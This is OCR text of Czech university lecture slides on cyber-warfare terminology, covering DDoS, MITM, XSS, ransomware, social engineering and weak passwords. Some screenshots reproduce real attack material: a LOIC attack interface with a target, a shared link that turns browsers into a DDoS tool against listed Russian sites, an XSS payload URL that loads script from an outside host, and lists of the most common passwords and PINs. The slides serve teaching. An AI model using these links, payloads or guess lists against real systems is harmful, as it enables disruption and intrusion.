Technologie, terminologie a nástroje kybernetického boje

BSSb1152
Jakub Drmola


KAL
Q.
WHAT WILL THE WARRIOR-GUARDIAN OF THE FUTURE LOOK LIKE?
YO! DUDE... BACK HERE
CYBER SECURITY

Vymezení

- **kybernetické** útoky

- tj. mimo EWar, InfoWar
  - satelity, C3, drony, atp.

Co chráníme

- CIA

- Confidentiality
- Integrity
- Availability

Východiska


- většina škod neúmyslná
  - bugy, nehody, přírodní katastrofy, ...
- případně útoky zevnitř
  - např. nespokojení zaměstnanci


- útoky v zásadě spočívají v nalezení a využití nějaké existující slabiny
  - lidské, strukturální, implementační, technické
  - neexistuje dokonalý systém

Častá tvrzení

- „biliony útoků“
- „jsme čím dál zranitelnější“
- airgap

(D)DoS


Low Orbit Ion Cannon | U dun goofed | v. 1.1.0.9
Low Orbit Ion Cannon
newfag/LOIC
Manual Mode (for pussies)
FUCKING HIVE MIND
IRC server
Port
6667
Channel
#loic
Connected!
1. Select your target
URL
www.davenportlyons.com
Lock on
IP
Lock on
2. Ready?
Stop flooding
Selected target
85.116.9.83
3. Attack options
Timeout
4000
HTTP Subsite
/119/
Append random chars to the URL
TCP / UDP message
U dun goofed
80
Port
HTTP
Method
10
Threads
Wait for reply
<= faster
Speed
slower =>
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed


Attacker
Controller
Botnet
/ Zombies
Victim

1) Open these on your TOR Browser and/or use VPN
2) Forget about them
3) Fuck Russia
http://norussian.tk/
https://vug.pl/takeRussiaDown.html


URLs DDOSed:
https://lenta.ru/
https://ria.ru/
https://ria.ru/lenta/
https://www.rbc.ru/
https://www.rt.com/
http://kremlin.ru/
http://en.kremlin.ru/
https://smotrim.ru/
https://tass.ru/
https://tvzvezda.ru/
https://vsoloviev.ru/
https://www.1tv.ru/
https://www.vesti.ru/
https://online.sberbank.ru/
https://sberbank.ru/
https://zakupki.gov.ru/
https://mil.ru/
https://iz.ru/
https://vesti.ru/

1:01 LTE

Jakub Horak

54 min ·

Po rozkliknutí linku se využije váš prohlížeč na ddos útok proti Rusku. Sdílejte a pomožte.
https://vug.pl/takeRussiaDown.html


Original Connection
Victim
Web Server
MITM Connection
Attacker

XSS Defacement - Opera


File Edit View Bookmarks Widgets Feeds Chat Tools Help

XSS Defacement | d3v1l (securityshell) o... | Security-Shell

http://www.saintcorporation.com/cgi-bin/archive.pl?cmd=index&list=%22%3E%3Cscript%20src%3d//ckers.org/s%3E%3C/script%3E

Search with Google

This page has been Hacked!



XSS Defacement

"> Search

Invalid list name.


Ooops, your files have been encrypted!
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. (But you have not so enough time.)
You can try to decrypt some of your files for free. Try now by clicking <Decrypt>.
If you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
How Do I Pay?
Payment will be raised on
5/15/2017 16:25:02
Time Left
02:23:58:28
Your files will be lost on
5/19/2017 16:25:02
Time Left
06:23:58:28
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
QR Code
Copy
Check Payment
Decrypt

Forbes

Google Confirms 97 Zero-Day Attacks And Points Finger At China For 12

Davey Winder Senior Contributor ⓘ
Davey Winder is a veteran cybersecurity writer, hacker and analyst.

Follow

Mar 27, 2024, 09:00am EDT


Updated Mar 27, 2024, 06:28pm EDT

Sociální inženýrství

- využívání lidské hlouposti a naivity
- phishing, spearphishing, whalephising

- slabost a opakování hesel
- přenosná média

- uživatelská podpora, servis, snaha pomoci
- na živo, po telefonu, mailem, IM


DATA SECURITY
IN THIS CORNER, WE HAVE FIREWALLS, ENCRYPTION, ANTIVIRUS SOFTWARE, ETC.
AND IN THIS CORNER, WE HAVE DAVE!!
HUMAN ERROR
www.flossner.com
Flossner



password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football
letmein
monkey
696969
abc123
mustang
michael
shadow
master
jennifer
111111
2000
jordan
superman
harley
1234567
fuckme
hunter
fuckyou
trustno1
ranger
buster
thomas
tigger
robert
soccer
fuck
batman
test
pass
killer
hockey
george
charlie
andrew
michelle
love
sunshine
jessica
asshole
6969
pepper
daniel
access
123456789
654321
joshua
maggie
starwars
silver
william
dallas
yankees
123123
ashley
666666
hello
amanda
orange
biteme
freedom
computer
sexy
thunder
nicole
ginger
heather
hammer
summer
corvette
taylor
fucker
austin
1111
merlin
matthew
121212
golfer
cheese
princess
martin
chelsea
patrick
richard
diamond
yellow
bigdog
secret
asdfgh
sparky
cowboy
source: xato.net

	PIN	Freq
#1	1234	10.713%
#2	1111	6.016%
#3	0000	1.881%
#4	1212	1.197%
#5	7777	0.745%
#6	1004	0.616%
#7	2000	0.613%
#8	4444	0.526%
#9	2222	0.516%
#10	6969	0.512%
#11	9999	0.451%
#12	3333	0.419%
#13	5555	0.395%
#14	6666	0.391%
#15	1122	0.366%
#16	1313	0.304%
#17	8888	0.303%
#18	4321	0.293%
#19	2001	0.290%

Kryptologie

